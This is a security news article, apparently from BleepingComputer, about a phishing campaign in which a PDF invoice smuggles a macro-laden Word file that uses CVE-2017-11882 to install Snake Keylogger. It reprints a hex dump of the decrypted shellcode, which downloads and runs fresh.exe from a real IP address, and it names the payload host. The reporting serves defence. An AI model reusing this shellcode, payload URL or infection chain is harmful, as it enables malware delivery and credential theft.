

PDF smuggles Microsoft Word doc to drop Snake Keylogger malware

bleepingcomputer.com/news/security/pdf-smuggles-microsoft-word-doc-to-drop-snake-keylogger-malware/

Bill Toulas

By

[Bill Toulas](#)

- May 22, 2022
- 12:15 PM
- [0](#)



Threat analysts have discovered a recent malware distribution campaign using PDF attachments to smuggle malicious Word documents that infect users with malware.

The choice of PDFs is unusual, as most malicious emails today arrive with DOCX or XLS attachments laced with malware-loading macro code.

However, as people become more educated about opening malicious Microsoft Office attachments, threat actors switch to other methods to deploy malicious macros and evade detection.


In a new report by [HP Wolf Security](#), researchers illustrate how PDFs are being used as a transport for documents with malicious macros that download and install information-stealing malware on victim's machines.

Embedding Word in PDFs

In a campaign seen by HP Wolf Security, the PDF arriving via email is named "Remittance Invoice," and our guess is that the email body contains vague promises of payment to the recipient.

When the PDF is opened, Adobe Reader prompts the user to open a DOCX file contained inside, which is already unusual and might confuse the victim.

Because the threat actors named the embedded document "has been verified," the Open File prompt below states, "The file 'has been verified.'" This message could trick recipients into believing that Adobe verified the file as legitimate and that the file is safe to open.




Dialog requesting

action approval (HP)


While malware analysts can inspect embedded files in PDFs using parsers and scripts, regular users who receive these tricky emails wouldn't go that far or even know where to start.

As such, many may open the DOCX in Microsoft Word, and if macros are enabled, will download an RTF (rich text format) file from a remote resource and open it.



GET request to fetch the RTF file (HP)

The download of the RTF is the result of the following command, embedded in the Word file along with the hardcoded URL “vtaur[.]com/IHytw”, which is where the payload is hosted.



URL that hosts the RTF file (HP)

Exploiting old RCE

The RTF document is named “f_document_shp.doc” and contains malformed OLE objects, likely to evade analysis. After some targeted reconstruction, HP’s analysts found that it attempts to abuse an old Microsoft Equation Editor vulnerability to run arbitrary code.

| Address | Hex | ASCII |
|----------|---|---------------------|
| 031F04D0 | 00 00 68 00 65 00 72 00 6E 00 65 00 6C 00 33 00 | ..k.e.r.n.e.l.3. |
| 031F04E0 | 32 00 00 00 E8 9F 01 00 00 89 C3 E8 0D 00 00 00 | 2...è.....Àè.... |
| 031F04F0 | 4C 6F 61 64 4C 69 62 72 61 72 79 57 00 53 E8 FE | LoadLibraryw.Sèþ |
| 031F0500 | 01 00 00 89 C7 E8 0F 00 00 00 47 65 74 50 72 6F |Çè....GetPro |
| 031F0510 | 63 41 64 64 72 65 73 73 00 53 E8 E2 01 00 00 89 | cAddress.Sèà.... |
| 031F0520 | C6 E8 1A 00 00 00 45 78 70 61 6E 64 45 6E 76 69 | Àè....ExpandEnvi |
| 031F0530 | 72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67 73 57 00 | ronmentStringsW. |
| 031F0540 | 53 FF D6 68 04 01 00 00 8D 54 24 08 52 E8 22 00 | SÿÖh.....T\$.Rè". |
| 031F0550 | 00 00 25 00 50 00 55 00 42 00 4C 00 49 00 43 00 | ..%.P.U.B.L.I.C. |
| 031F0560 | 25 00 5C 00 76 00 62 00 63 00 2E 00 65 00 78 00 | %.v.b.c...e.x. |
| 031F0570 | 65 00 00 00 FF D0 E8 0E 00 00 00 55 00 72 00 6C | e...ÿÐè....U.r.l |
| 031F0580 | 00 4D 00 6F 00 6E 00 00 00 FF D7 E8 13 00 00 00 | .M.o.n...ÿxè.... |
| 031F0590 | 55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F 46 69 6C | URLDownloadToFil |
| 031F05A0 | 65 57 00 50 FF D6 6A 00 6A 00 8D 54 24 0C 52 E8 | ew.PÿÖj.j..T\$.Rè |
| 031F05B0 | 4E 00 00 00 68 00 74 00 74 00 70 00 3A 00 2F 00 | N...h.t.t.p.:./. |
| 031F05C0 | 2F 00 31 00 39 00 32 00 2E 00 32 00 32 00 37 00 | /.1.9.2...2.2.7. |
| 031F05D0 | 2E 00 31 00 39 00 36 00 2E 00 32 00 31 00 31 00 | ..1.9.6...2.1.1. |
| 031F05E0 | 2F 00 46 00 52 00 45 00 53 00 48 00 2F 00 66 00 | /.F.R.E.S.H./f. |
| 031F05F0 | 72 00 65 00 73 00 68 00 2E 00 65 00 78 00 65 00 | r.e.s.h...e.x.e. |
| 031F0600 | 00 00 6A 00 FF D0 89 FA 8D BC 24 28 02 00 00 B9 | ..j.ÿÐ.ú.%\$(...' |
| 031F0610 | 0F 00 00 00 31 C0 F3 AB C7 84 24 28 02 00 00 3C |1Aó«Ç.\$(...< |
| 031F0620 | 00 00 00 8D 44 24 04 89 84 24 38 02 00 00 FF 84 |D\$....\$8...ÿ. |
| 031F0630 | 24 44 02 00 00 89 D7 E8 10 00 00 00 73 00 68 00 | \$D....xè....s.h. |
| 031F0640 | 65 00 6C 00 6C 00 33 00 32 00 00 00 FF D7 E8 10 | e.l.l.3.2...ÿxè. |
| 031F0650 | 00 00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 45 | ...ShellExecuteE |
| 031F0660 | 78 57 00 50 FF D6 8D 94 24 28 02 00 00 52 FF D0 | xw.PÿÖ..\$(...RÿÐ |
| 031F0670 | E8 0C 00 00 00 45 78 69 74 50 72 6F 63 65 73 73 | è....ExitProcess |
| 031F0680 | 00 53 FF 66 C4 8A 64 71 A8 FD 92 6F 67 E4 38 7B | .SÿfÀ.dq.ÿ.ogã\$[|
| 031F0690 | 70 AD 44 67 24 60 65 E7 78 1E 98 BF 99 B6 B2 03 | p.Dg\$ ecx...¿.ÿ². |
| 031F06A0 | 16 FB FE 98 81 78 D1 BD 3E 5C D3 FA DA 39 04 23 | .ùþ...xN\$>\Ouú9.# |
| 031F06B0 | 9D 99 77 E8 46 C3 5B 39 E6 A5 D6 57 13 2D 95 C3 | ..wèFÀ[9æÿOW.-.À |
| 031F06C0 | 87 24 5E 82 6A 6A 99 72 7E 31 BE 4C 72 EF 03 B1 | .\$^..jj.r~1¼Lrî.± |
| 031F06D0 | 6A F4 8D 37 38 4C 54 56 9C 07 5E E4 5A BE 96 DC | jò.78LTV..^az%.ú |
| 031F06E0 | C9 A4 23 53 07 46 34 F2 96 95 34 83 51 1F 8C F0 | E#S.F4ò..4.Q..ò |
| 031F06F0 | A5 50 5A 5E BE EC 0D 6C 4F EF 5B EE 11 AB 6F 0F | ¥PZ^%î.10î[î.<0. |

Decrypted

shellcode presenting the payload (HP)

The deployed shellcode exploits CVE-2017-11882, a remote code execution bug in Equation Editor fixed in November 2017 but still available for exploitation in the wild.

That flaw immediately caught the attention of hackers when it was disclosed, while the slow patching that followed resulted in it becoming one of the most exploited vulnerabilities in 2018.

By exploiting CVE-2017-11882, the shellcode in the RTF downloads and runs Snake Keylogger, a modular info-stealer with powerful persistence, defense evasion, credential access, data harvesting, and data exfiltration capabilities.

Related Articles:

[Historic Hotel Stay, Complementary Emotet Exposure included](#)

[FluBot Android malware targets Finland in new SMS campaigns](#)

[German automakers targeted in year-long malware campaign](#)

Ukraine warns of “chemical attack” phishing pushing stealer malware

Phishing attacks target countries aiding Ukrainian refugees

Bill Toulas

Bill Toulas is a technology writer and infosec news reporter with over a decade of experience working on various online publications. An open source advocate and Linux enthusiast, is currently finding pleasure in following hacks, malware campaigns, and data breach incidents, as well as by exploring the intricate ways through which tech is swiftly transforming our lives.